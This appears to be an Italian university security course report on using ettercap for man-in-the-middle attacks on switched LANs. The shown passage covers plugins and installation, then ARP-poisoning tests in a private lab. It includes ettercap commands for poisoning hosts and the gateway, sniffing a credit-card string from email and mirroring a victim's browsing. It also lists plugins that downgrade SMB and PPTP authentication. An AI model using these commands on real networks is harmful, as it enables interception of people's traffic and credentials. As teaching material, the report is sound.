POLITECNICO DI TORINO

III Facoltà di Ingegneria dell'informazione
Corso di laurea specialistica in Ingegneria informatica

Relazione per il corso
di
Sicurezza dei Sistemi Informatici

Manipolazione dei protocolli di rete con ettercap

Attacchi "Man in the middle" e sniffing in reti switched LAN

Candidato:
Alberto REALIS-LUC - Matr.142119

Marzo 2008

Indice

Capitolo 1

Introduzione

1.1 Descrizione dello strumento

1.1.1 Architettura e funzionalità

Ettercap è un tool per fare sniffing e attacchi ”Man in the middle” in reti switched LAN. Viene fornito sotto forma di sorgenti da compilare, può essere eseguito in modalità testuale in una shell, ma supporta anche un'interfaccia testuale *Ncourses* più versatile della precedente, ed un'interfaccia grafica GUI, in quest'ultimo caso è ovviamente richiesto che il server X sia in esecuzione. Se volessimo spiare un PC collegato sulla nostra LAN ettercap può essere avviato usando come obbiettivo l'indirizzo IP della vittima oppure possiamo metterlo in mezzo a due host vittime impostando come bersagli gli IP di due macchine presenti nella nostra rete, particolarmente utile se poi volessimo interagire anche con il traffico scambiato dalle nostre vittime. Oppure, se siamo interessati al traffico scambiato dalla vittima con Internet, possiamo porre Ettercap tra la nostra vittima e il gateway di rete che permette di uscire dalla LAN su Internet. Ettercap oltre a permettere di fare sniffing su switched LAN, supporta molti protocolli di rete (anche cifrati) e ne permette la dissezione e modifica anche 'al volo'. Ettercap supporta SSH1, si possono sniffare nome utente e password ed i dati in entrambe le direzioni. Anche SSL è supportato, presentando un certificato fake al client si riesce a decifrare la sessione. Inoltre è possibile: iniettare caratteri al server mantenendo attiva la connessione, filtrare e cancellare i pacchetti di passaggio, chiudere connessioni, usare plugin aggiuntivi oppure creare un proprio plugin grazie a delle apposite API. Al momento Ettercap è in grado di riconoscere i seguenti protocolli: Telnet, FTP, POP, Rlogin, SSH1, ICQ, SMB, MySQL, HTTP, NNTP, X11, Napster, IRC, RIP, BGP, Socks 5, IMAP 4, VNC, LDAP, NFS, SNMP, Half Life, Quake 3, MSN, YMSG. Comunque una volta lanciato Ettercap è anche possibile utilizzare altri tool, fare sniffing, filtrare o modificare al volo i dati in transito. Ettercap può essere usato in due modalità di sniffing:

- *Unified*

  Questa modalità permette di fare attacchi MITM tra due macchine, connesse alla nostra stessa LAN, utilizzando una sola interfaccia di rete. Ettercap, operando sul routing di livello 3, fa passare tutti i pacchetti trasmessi dalle due vittime e indirizzati alle due vittime per la macchina

che lo esegue. In questo caso è quindi possibile sniffare tutto il traffico tra le due vittime, cosa che normalmente non sarebbe possibile fare in una LAN realizzata con uno switch.

- *Bridged*

  A differenza della precedente, questa modalità permette di fare attacchi MITM ponendosi fisicamente nel mezzo di un collegamento, utilizzando quindi due interfacce di rete. L'attacco è a livello fisico ed è totalmente invisibile a meno di scoprire la macchina dell'attaccante collegata tra i due tronconi di un cavo di rete oppure notare un tempo di transito medio superiore al precedente su quel collegamento.

1.1.2 Caratteristiche aggiuntive

Ettercap supporta numerosi moduli aggiuntivi da usare per i più svariati scopi, questi moduli vengono caricati durante l'esecuzione su richiesta dell'utente, nella documentazione di ettercap sono chiamati plugin. Anche l'utente può crearsi nuovi plugin personalizzati, è possibile controllare quali plugin sono installati con il comando:

```
ettercap -P list
```

A scopo puramente introduttivo, segue l'elenco alfabetico dei plugin con cui ettercap viene fornito di default. Per ciascuno di essi vi è una brevissima descrizione, quelli in grassetto sono stati usati nei test e quindi verranno discussi più approfonditamente in seguito.

- **`arp_cop`**

  Riporta attività ARP sospette monitorando passivamente richieste e risposte ARP.

- `autoadd`

  Aggiunge automaticamente i nuovi host appena collegati alla lista delle vittime di un attacco ARP poisoning o MITM già in corso.

- **`chk_poison`**

  Permette di verificare se l'attacco ARP poisoning ha avuto successo.

- **`dns_spoof`**

  Esegue attacchi DNS spoofing.

- **`dos_attack`**

  Esegue un attacco DoS basato sull'invio di pacchetti TCP SYN.

- `dummy`

  Un esempio da usare come punto di partenza per scrivere un proprio plugin.

- `find_conn`

  Permette di determinare tutte le destinazioni contattate da un host, ascoltandone le sue richieste ARP, utile per scoprire indirizzi in una LAN sconosciuta.

- **find_ettercap**

  Prova ad identificare i pacchetti inviati da ettercap. Utile per scoprire se qualcuno sta usando ettercap nella propria LAN.

- **find_ip**

  Tramite richieste ARP esegue una scansione della rete alla ricerca di indirizzi IP non ancora utilizzati.

- finger

  Permette di fare *passive fingerprinting* per identificare un host, apre una connessione forzando la vittima a rispondere con un SYN ACK dal quale si ottiene il fingerprint. Utile per scoprire il sistema operativo di un host.

- finger_submit

  Se si dovesse trovare un fingerprint ad ettercap sconosciuto, questo plugin permette di segnalarlo al sito di ettercap, descrivendo anche il dispositivo ad esso associato. In tal modo si contribuisce a mantenere aggiornato il fingerprint database di ettercap. (Facendo alcune prove si è trovato un fingerprint sconosciuto: 05A6:05A6:FF:WS:0:0:1:0:A:2C si trattava di un adattatore da VoIP a telefono analogico e viceversa della *Grandstream* modello HT386. Che quindi si è provveduto a segnalare usando questo plugin.)

- gre_relay

  Crea un tunnel GRE che invia tutto il traffico di un'interfaccia di un router alla macchina che sta eseguendo ettercap.

- **gw_discover**

  Permette di scoprire quali host della rete locale possono fare anche da gateway.

- **isolate**

  Basandosi su un attacco ARP poisoning isola un host dalla LAN.

- link_type

  Permette di capire se si è collegati a un hub o a uno switch.

- pptp_chapms1

  Forza i tunnel pptp a fare l'autenticazione con MS-CHAPv1 anziché con MS-CHAPv2.

- pptp_clear

  Forza i tunnel pptp a fare l'autenticazione in chiaro.

- pptp_pap

  Forza i tunnel pptp a fare l'autenticazione PAP in chiaro.

- `pptp_reneg`

  Forza un tunnel pptp esistente a rifare l'autenticazione.

- **`rand_flood`**

  Inonda la rete con indirizzi MAC casuali, per facilitare lo sniffing.

- **`remote_browser`**

  Invia al browser gli URL sniffati in una sessione HTTP, così da vedere le pagine visitate dalla vittima 'in diretta'.

- `reply_arp`

  Quando intercetta una richiesta ARP, risponde con il MAC dell'attaccante.

- `repoison_arp`

  Permette di mantenere avvelenata la cache ARP delle vittime anche dopo richieste ARP lecite.

- **`scan_poisoner`**

  Controlla se qualcuno sta facendo ARP poisoning tra un host e la nostra macchina.

- **`search_promisc`**

  Prova a determinare se qualcuno in rete ha il proprio NIC impostato in modo promiscuo, e quindi probabilmente sta facendo sniffing.

- **`smb_clear`**

  Forza un client a mandare la propria password smb in chiaro.

- **`smb_down`**

  Forza un client a non usare NTLM2 durante l'autenticazione smb.

- **`stp_mangler`**

  Manda pacchetti BPDU dello spanning tree pretendendo di essere uno switch con la massima priorità. Utile quando si ha a che fare con un gruppo di switch che eseguono lo spanning tree protocol.

1.2 Installazione di ettercap

In alcune distribuzioni di Linux come ad esempio GRML, ettercap è già installato. In Debian o in altre distribuzioni basate su Debian (come ad esempio Ubuntu) che supportano il gestore di pacchetti *apt-get* o *synaptic* basta installare il pacchetto *ettercap*: `sudo apt-get install ettercap`

Oppure se si vuole utilizzare anche l'interfaccia grafica GTK bisogna installare il pacchetto *ettercap-gtk*: `sudo apt-get install ettercap-gtk`

In tutti gli altri casi procedere nel modo seguente:

1. Scaricare l'ultima versione di ettercap dal sito:

   http://ettercap.sourceforge.net/download.php

2. Aprire una shell e posizionarsi nella directory in cui si è scaricato ettercap, quindi decomprimerlo con il seguente comando:

   `tar -xif ettercap-NG-0.7.3.tar.gz`

   sostituendo a 0.7.3 i numeri dell'ultima versione scaricata.

3. Spostarsi nella directory appena estratta dall'archivio:

   `cd ettercap-NG-0.7.3`

4. Lanciare lo script di configurazione:

   `./configure`

5. Compilare ettercap:

   `make`

6. Dopo aver acquisito i privilegi di root procedere con l'installazione:

   `make install`

In caso di problemi durante l'installazione fare riferimento al file `INSTALL` presente nell'archivio.

1.3 Documentazione

Appena installato, ettercap mette a disposizione più manuali che spiegano dettagliatamente tutte le sue funzionalità:

- `man ettercap`

  è il manuale di base in cui viene spiegato il funzionamento e tutte le possibili opzioni del comando `ettercap`

- `man ettercap_plugins`

  qui vengono descritti i numerosi plugin di ettercap e le loro funzionalità.

- `man etter.conf`

  questo manuale illustra come configurare ettercap agendo sul file di configurazione `etter.conf`

- `man etterfilter`

  contiene le istruzioni su come usare i filtri di ettercap.

- `man etterlog`

  descrive come usare l'analizzatore dei file di log di ettercap.

- `man ettercap_curses`

  descrive il funzionamento dell'interfaccia testuale *Ncurses* di ettercap.

- file `INSTALL`

  questo file di testo presente nella directory principale dell'archivio di ettercap è il manuale d'installazione ufficiale.

Inoltre il sito ufficiale di ettercap è:
`http://ettercap.sourceforge.net`
Da qui è possibile, oltre a scaricare tutte le versioni di ettercap, ottenere le più svariate informazioni accedendo al forum.

1.4 Uso di base del comando ettercap

1.4.1 Sintassi

Ettercap va sempre lanciato seguendo la seguente sintassi:
`ettercap [opzioni] [obbiettivo1] [obbiettivo2]`
Il secondo obbiettivo può anche essere omesso.

1.4.2 Obbiettivi

Gli obbiettivi sono nel formato: *MAC/IP/PORT*
E' possibile specificare più indirizzi IP e più porte.
Esempi:

- `/192.168.1.8/` significa qualsiasi indirizzo MAC e qualsiasi porta associata all'IP 192.168.1.8
- `/192.168.1.1-4;192.168.1.8/` in questo modo si possono specificare più indirizzi IP, in questo caso si intendono tutti gli IP da 192.168.1.1 a 192.168.1.4 e 192.168.1.8 con ovviamente tutti i loro indirizzi MAC e porte
- `//80` significa qualsiasi indirizzo MAC, qualsiasi indirizzo IP solo la porta 80
- `//20-25,80` come prima ma in questo caso si sono specificate più porte: dalla 20 alla 25 e la porta 80
- `00:11:22:33:44:55//` indica l'indirizzo MAC 00:11:22:33:44:55, è possibile specificare un solo indirizzo MAC per ciascuno dei due obbiettivi
- `//` indica tutti gli host della nostra LAN

I due obbiettivi non vanno intesi come mittente e destinatario; ettercap semplicemente tratta allo stesso modo tutto il traffico proveniente dall'uno verso l'altro e viceversa.

1.4.3 Opzioni comuni

Segue l'elenco delle opzioni di base del comando ettercap, le opzioni per attivare le varie modalità di attacco verranno descritte in seguito.

- `-T` abilita l'interfaccia testuale, dati e informazioni verranno stampate direttamente nella shell.
- `-G` abilita l'interfaccia grafica GTK2.
- `-C` abilita l'interfaccia *Ncurses* basata su menù ma a caratteri e quindi visibile nella shell.
- `-q` quiet mode. Può essere usato solo con l'interfaccia testuale, permette di non stampare il contenuto dei pacchetti.
- `-e <REGEX>` prende in considerazione solo i pacchetti che corrispondono all'espressione regolare REGEX e li visualizza.
- `-P <PLUGIN>` esegue il plugin indicato da PLUGIN
- `-z` silent mode. Disabilita la scansione ARP della rete che solitamente viene fatta appena ettercap è avviato per costruirsi una lista di tutti host presenti in rete.

Ettercap va sempre lanciato in modo privilegiato, quindi con il comando `su` oppure anteponendo `sudo` sulla linea di comando per distribuzioni basate su Debian.

1.4.4 Controllo del programma

Durante i test si è sempre usata l'interfaccia testuale. Appena avviato, ettercap pratica una scansione della rete (tramite richieste ARP verso tutti gli host impostati dall'utente come obbiettivi) per costruirsi la lista host con tutti gli indirizzi IP e corrispettivi MAC che saranno interessati dall'attacco, dopodiché inizia a lavorare secondo le opzioni impostate su linea di comando. Mentre ettercap è in esecuzione è possibile interagire con esso in vari modi premendo alcuni tasti, con `h` si visualizzano tutte le possibili azioni che sono:

- **`v`** : per cambiare la modalità di visualizzazione.
- **`p`** : per attivare un plugin mentre ettercap è già in esecuzione.
- **`l`** : per visualizzare la lista host.
- **`o`** : per visualizzare la lista profili.
- **`c`** : per visualizzare la lista connessioni.

- **s** : per visualizzare le stitiche delle interfacce di rete
- **<spazio>** : per visualizzare o non visualizzare i pacchetti in transito.
- **q** : per terminare ettercap, permettendo alle vittime di riaggiornare la cache ARP correttamente.

1.5 Metodologia di test



Figura 1.1. La rete in cui sono stati effettuati i test.

1.5.1 Ambiente di test

Ettercap trova la sua applicazione principale nello sniffing e attacchi MITM su reti switched LAN. A differenza delle switched LAN, i pacchetti in transito su reti ethernet costituite da un hub vengono

inoltrati sempre su tutte le porte, quindi tutti gli host ricevono tutto il traffico selezionando poi solo i pacchetti indirizzati al proprio indirizzo MAC. Fare sniffing su queste reti è quindi molto semplice impostando la propria interfaccia di rete in modo promiscuo è possibile vedere anche tutto il traffico non destinato all'indirizzo MAC della propria scheda di rete. Vale un discorso analogo anche se si eseguono più macchine virtuali con *VMware*, su di una sola macchina, in tal caso anche la rete è virtuale e sarebbe quindi possibile, utilizzando il sistema nativo, sniffare tutti pacchetti, visto che questi viaggiano all'interno della stessa macchina. Invece nelle reti Ethernet costituite da switch il traffico diretto ad un host fino a quel momento sconosciuto viene inoltrato su tutte le porte solo la prima volta, dopodiché lo switch 'imparerà' dove è collegato il destinatario vedendo su quale porta passeranno le risposte; da quel momento in poi tutti i pacchetti destinati a quella specifica postazione verranno inoltrati solo sulla porta (e quindi sul cavo di rete) corrispondente. Dunque fare sniffing impostando semplicemente la propria scheda di rete in modo promiscuo non basta, oltre al traffico da e per la nostra macchina si vedrebbe il traffico broadcast e i soli primi pacchetti per altri host appena connessi alla rete, di cui lo switch non ha ancora imparato su quale porta sono connessi. In questo caso ettercap torna utile. Si è quindi deciso di evitare l'uso di *VMware* e di reti con hub che non permetterebbero di sperimentare a pieno le potenzialità di ettercap. Dunque tutte le prove sono state effettuate su una piccola rete LAN ethernet costituita da un solo switch *CNet* a 8 porte 10/100 Mbit. Gli indirizzi IP di questa rete sono privati, sono tutti del tipo: 192.168.1.X e quindi la subnet mask è: 255.255.255.0. All'indirizzo 192.168.1.1 troviamo il gateway, si tratta di un modem ADSL *U.S. Robotics* 8550 che su questa rete viene usato anche come server DHCP e come server DNS. All'IP 192.168.1.4 troviamo un server web, FTP, SSH e SMTP mentre le veci dell'attaccante sono sempre state fatte dall'host con IP 192.168.1.8. La parte della vittima client è stata presa dal PC con IP: 192.168.1.18.

1.5.2 Strumenti di verifica

In tutte le prove si sono effettuate catture del traffico per verificare il funzionamento degli attacchi. Per far ciò si è sempre usato l'ottimo tool *Wireshark*. Questo software permette di filtrare i pacchetti catturati, operazione molto utile nelle prove effettuate, dato che è stato quasi sempre necessario separare il traffico generato da ettercap da quello effettivamente generato dalle vittime. Ad esempio: durante gli attacchi ARP poisoning e Port stealing ettercap genera un numero impressionante di pacchetti ARP, grazie ai filtri di *Wireshark* possiamo facilmente gestire questi dati. Inoltre *Wireshark* visualizza in modo molto chiaro i pacchetti catturati interpretando le informazioni in essi contenuti a seconda del protocollo usato. Per scaricare, installare e per ulteriori informazioni su *Wireshark* fare riferimento al suo sito ufficiale: `http://www.wireshark.org`

Capitolo 2

Possibili attacchi con Ettercap

2.1 ARP poisoning

L'ARP poisoning è basato sulla manipolazione del protocollo ARP. Questo protocollo viene solitamente usato per risolvere gli indirizzi IP in una rete ethernet. Se ad esempio un host con IP A vuole comunicare con l'host che risponde all'IP B, sulla stessa rete ethernet, innanzitutto A dovrà conoscere l'indirizzo MAC di B, per poter imbustare i pacchetti IP all'interno delle trame ethernet che verranno poi inoltrate verso l'indirizzo MAC di B. Quindi A farà una richiesta ARP del tipo: *"Chi ha l'indirizzo IP B? Lo dica ad A."* questa richiesta viene fatta tramite una trama ethernet in broadcast indirizzata cioè verso l'indirizzo MAC: `ff:ff:ff:ff:ff:ff`. Tutti gli host in rete riceveranno tale richiesta e B risponderà con una risposta ARP comunicando il suo indirizzo MAC. A questo punto A si memorizza il MAC di B nella sua cache ARP in modo da non dover fare più richieste ARP per B. L'ARP poisoning consiste nell'inviare false risposte ARP, anche se non richieste dalle vittime verranno comunque prese in considerazione da esse. L'attaccante può in questo modo dirottare il traffico prodotto dalle vittime verso se stesso, dicendo, tramite queste false risposte ARP, che il MAC della vera destinazione desiderata dalla vittima è il proprio. L'attaccante potrà quindi fare sniffing e attacchi MITM, procedendo poi a inoltrare il traffico dirottato verso la vera destinazione, in modo che la comunicazione continui e che le vittime non si accorgano di nulla. Può capitare però che la vera destinazione comunichi direttamente con la vittima e che quindi quest'ultima possa riaggiornare la cache ARP con il MAC corretto, per questo motivo durante questi attacchi, l'attaccante invia periodicamente false risposte ARP in modo da mantenere avvelenata la cache ARP della vittima.

Questa tecnica è alla base della principale modalità di utilizzo di Ettercap. Dopo aver ottenuto gli indirizzi MAC degli obbiettivi, diciamo A e B, Ettercap in esecuzione su C procede periodicamente a mandare verso A una risposta ARP dicendo che B è reperibile all'indirizzo MAC di C e manda un altra risposta ARP verso B dicendo che A è reperibile all'indirizzo MAC di C. Dopo aver ricevuto questi aggiornamenti ARP, A e B aggiornano la propria cache ARP. La cache ARP di A e B viene dunque 'avvelenata' e tutto il traffico tra A e B passerà per C anche se siamo su una switched LAN. Ettercap si preoccuperà di inoltrare il traffico (dopo che sarà stato sniffato e/o modificato) da A verso B e viceversa sostituendo il suo indirizzo MAC con quello del vero destinatario. Con il comando `arp` è possibile vedere le associazioni tra indirizzi IP e indirizzi MAC presenti nella cache ARP

della propria macchina. La cache ARP si aggiorna periodicamente e a seconda dei dati ricevuti gli indirizzi MAC vengono cambiati, per questo motivo Ettercap continua a mandare pacchetti ARP periodicamente per mantenere 'avvelenata' la cache ARP delle vittime. Se A dopo aver cancellato la propria cache ARP esegue un ping verso B, prima di ricevere un' altra risposta ARP fasulla da C, riesce ad avere l'indirizzo MAC di B corretto in cache ma solo fino a quando non riceverà un altra risposta ARP falsa. Nel file `/etc/etter.conf` è possibile impostare l'intervallo di tempo con cui Ettercap manda le sue false risposte ARP alla riga *arp_poison_delay* troviamo il valore di default di 10 secondi che nella prove effettuate si è rilevato il migliore compromesso tra quantità di avvisi ARP mandati verso le vittime e tempo necessario alle vittime per aggiornare le proprie cache ARP.

Dunque è possibile rendersi conto di un attacco di questo tipo se si notano arrivare ad un intervalli di tempo sufficientemente piccoli e regolari risposte ARP che comunicano sempre lo stesso indirizzo MAC. In effetti il cambio dell'indirizzo MAC dovrebbe essere essere un avvenimento non così frequente, può capitare se si cambia scheda di rete o PC usando sempre lo stesso IP, cose che di solito non capitano di certo ogni 10 secondi!

2.1.1 Opzioni di Ettercap per l'ARP poisoning

Per fare ARP poisoning con Ettercap occorre usare l'opzione `-M arp` ed è anche possibile richiedere due sotto-opzioni:

- `remote`: è un parametro opzionale da usare quando uno dei due obbiettivi è un gateway, infatti questo parametro permette ad Ettercap di intercettare anche tutte le connessioni che passano attraverso il gateway, i cui pacchetti hanno quindi un indirizzo IP di destinazione esterno alla LAN (e non del gateway).

- `oneway`: forza Ettercap a avvelenare solo da obbiettivo1 a obbiettivo2, molto utile se si vuole avvelenare solo obbiettivo1 che fa da client e non obbiettivo2 che potrebbe essere un router con sistemi di protezione contro l'ARP poisoning.

2.1.2 Prove effettuate

Le prove sono state eseguite in una switched LAN privata con tre macchine attive: 192.168.1.4: il server web, SMTP e SSH; 192.168.1.18: il client vittima che fa richieste verso 192.168.1.4 e verso l'esterno e 192.168.1.8 la macchina dell'attaccante. Sulla rete c'è anche un gateway per uscire su Internet all'indirizzo 192.168.1.1

- `ettercap -Tq -M arp /192.168.1.4/ /192.168.1.18/`

  Eseguendo il comando *arp* sulle macchine vittime si nota subito la cache avvelenata con l'indirizzo MAC della macchina da cui sta girando Ettercap. Facendo una cattura del traffico con Wireshark si notano subito i falsi avvisi ARP mandati ogni 10 secondi verso le due vittime, e ovviamente tutto il traffico tra 192.168.1.4 e 192.168.1.18 che prima non si sarebbe potuto vedere. Tutti i dati in chiaro si possono leggere senza problemi.

Time	Source	Destination	Protocol	Info
0.000000	CompalCo_09:0c:8e	Broadcast	ARP	Who has 192.168.1.4? Tell 192.168.1.8
0.000859	RPTInter_d1:90:82	CompalCo_09:0c:8e	ARP	192.168.1.4 is at 00:40:95:d1:90:82
0.010252	CompalCo_09:0c:8e	Broadcast	ARP	Who has 192.168.1.18? Tell 192.168.1.8
0.010406	Intel_b1:1b:bc	CompalCo_09:0c:8e	ARP	192.168.1.18 is at 00:03:47:b1:1b:bc
1.021523	CompalCo_09:0c:8e	RPTInter_d1:90:82	ARP	192.168.1.18 is at 00:16:d4:09:0c:8e
1.021556	CompalCo_09:0c:8e	Intel_b1:1b:bc	ARP	192.168.1.4 is at 00:16:d4:09:0c:8e
2.031699	CompalCo_09:0c:8e	RPTInter_d1:90:82	ARP	192.168.1.18 is at 00:16:d4:09:0c:8e
2.031733	CompalCo_09:0c:8e	Intel_b1:1b:bc	ARP	192.168.1.4 is at 00:16:d4:09:0c:8e
3.041860	CompalCo_09:0c:8e	RPTInter_d1:90:82	ARP	192.168.1.18 is at 00:16:d4:09:0c:8e
3.041893	CompalCo_09:0c:8e	Intel_b1:1b:bc	ARP	192.168.1.4 is at 00:16:d4:09:0c:8e
4.052010	CompalCo_09:0c:8e	RPTInter_d1:90:82	ARP	192.168.1.18 is at 00:16:d4:09:0c:8e
4.052045	CompalCo_09:0c:8e	Intel_b1:1b:bc	ARP	192.168.1.4 is at 00:16:d4:09:0c:8e

Figura 2.1. La schermata di Wireshark mostra la cattura effettuata dalla macchina dell'attaccante. I primi 4 pacchetti sono due query ARP utilizzate da ettercap per costruire la lista host, in questo caso si tratta di due soli PC ovvero i due obbiettivi. Dopodiché ettercap inizia a mandare le false reply ARP verso le due vittime.

- `ettercap -Tq -M arp:remote /192.168.1.18/ /192.168.1.1/`

  Anche in questo caso con Wireshark è possibile intercettare tutto il traffico tra 192.168.1.18 e Internet.

Time	Source	Destination	Protocol	Info
24.440098	192.168.1.18	192.168.1.1	DNS	Standard query AAAA www.google.it
24.440296	192.168.1.18	192.168.1.1	DNS	Standard query AAAA www.google.it
24.498180	192.168.1.1	192.168.1.18	DNS	Standard query response CNAME www.google.com CNAME www.l.google.com
24.498250	192.168.1.1	192.168.1.18	DNS	Standard query response CNAME www.google.com CNAME www.l.google.com
24.499765	192.168.1.18	192.168.1.1	DNS	Standard query A www.google.it
24.499801	192.168.1.18	192.168.1.1	DNS	Standard query A www.google.it
24.558802	192.168.1.1	192.168.1.18	DNS	Standard query response CNAME www.google.com CNAME www.l.google.com A 209.85.129.99
24.558946	192.168.1.1	192.168.1.18	DNS	Standard query response CNAME www.google.com CNAME www.l.google.com A 209.85.129.99
24.566533	192.168.1.18	209.85.129.99	TCP	56768 > www [SYN] Seq=0 Len=0 MSS=1460 TSV=519293 TSER=0 WS=5
24.566634	192.168.1.18	209.85.129.99	TCP	56768 > www [SYN] Seq=0 Len=0 MSS=1460 TSV=519293 TSER=0 WS=5

Figura 2.2. Qui si vede il traffico scambiato dal client con Internet, si tratta di una query DNS per il sito di Google, come si può notare ogni pacchetto è doppio per il fatto che il primo arriva dal client verso l'attaccante mentre il secondo è lo stesso pacchetto inoltrato dall'attaccante verso il gateway. Lo si può verificare aprendo i singoli pacchetti e controllando gli indirizzi MAC.

- `ettercap -T -M arp /192.168.1.4/25 /192.168.1.18/`

  `-e ''carta di credito''`

  La vittima manda un e-mail contenente il testo: "...la mia carta di credito è 1234-1234-1234-1234..." utilizzando il server di posta 192.168.1.4. Ettercap intercetta subito il messaggio e visualizza sulla shell i dati utili all'attaccante: "...la mia carta di credito è 1234-1234-1234-1234...".

- `ettercap -T -M arp /192.168.1.4/80 /192.168.1.18/`

  `-P remote_browser`

  La vittima sta visitando alcune pagine sul web server 192.168.1.4, l'attaccate può tranquillamente vedere tutte le richieste HTTP (compresi eventuali form compilati dall'ignara vittima)

e tutto il codice delle pagine in transito che viene mostrato nella shell, mentre se si è aperto un browser il plugin *remote_browser* gli manderà tutte le richieste GET fatte dalla vittima così l'attaccante potrà vedere 'in diretta' le pagine visitate dalla vittima nel suo browser.

2.1.3 Verificare se l'attacco è riuscito

Il plugin *chk_poison* permette di verificare se l'ARP poisoning praticato da ettercap sta funzionando nella propria rete o no. Per far questo, per ciascun host di uno dei due obbiettivi vengono inviati dei pacchetti ICMP echo (gli stessi che si usano per fare ping), sull'indirizzo del mittente di questi pacchetti ICMP viene fatto IP spoofing con gli IP di ciascuno degli altri obbiettivi. Il test viene poi ripetuto invertendo gli obbiettivi in modo da verificare il funzionamento dell'ARP poisoning anche nell'altro senso. Se riceveremo la risposta ICMP reply destinata al nostro indirizzo MAC significa che l'ARP poisoning tra quei due specifici obbiettivi sta funzionando correttamente. Questo plugin deve essere avviato mentre ettercap sta già praticando l'ARP poisoning, quindi non può essere avviato da linea di comando, per usarlo procedere nel seguente modo:

1. Avviare ettercap come visto prima:
   `ettercap -Tq -M arp:remote /192.168.1.18/ /192.168.1.1/`
2. premere `p` per richiedere l'esecuzione di un plugin.
3. digitare il plugin desiderato: `chk_poison`

```
Ethernet II, Src: CompalCo_09:0c:8e (00:16:d4:09:0c:8e), Dst: USRoboti_ac:8b:06 (00:c0:49:ac:8b:06)
Internet Protocol, Src: 192.168.1.18 (192.168.1.18), Dst: 192.168.1.1 (192.168.1.1)
Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
```

Figura 2.3. Dettaglio di un pacchetto ICMP ping request mandato da ettercap verso il gateway 192.168.1.1, facendo IP spoofing con l'IP dell'altra vittima: 192.168.1.18. Usato per capire se l'ARP poisoning funziona. Come si può vedere l'indirizzo MAC del mittente è quello dell'attaccante.

```
Ethernet II, Src: USRoboti_ac:8b:06 (00:c0:49:ac:8b:06), Dst: CompalCo_09:0c:8e (00:16:d4:09:0c:8e)
Internet Protocol, Src: 192.168.1.1 (192.168.1.1), Dst: 192.168.1.18 (192.168.1.18)
Internet Control Message Protocol
  Type: 0 (Echo (ping) reply)
```

Figura 2.4. Dettaglio della risposta ICMP ping reply inviata dal gateway 192.168.1.1 verso il client 192.168.1.18. Come si può notare l'indirizzo MAC di destinazione è in realtà quello dell'attaccante questo significa che l'attacco ARP poisoning sta funzionando e la cache ARP del gateway, in questo caso, è avvelenata.

Dopodiché ci verrà stampato a video se l'attacco è riuscito o meno. Questo plugin torna molto utile all'attaccante che si trova su una rete a lui sconosciuta e vuole verificare se la rete, o alcuni host

hanno protezioni contro l'ARP poisoning. Vale un discorso analogo per l'amministratore di rete che volesse verificare l'efficacia delle protezioni contro l'ARP poisoning.

2.2 ICMP redirection

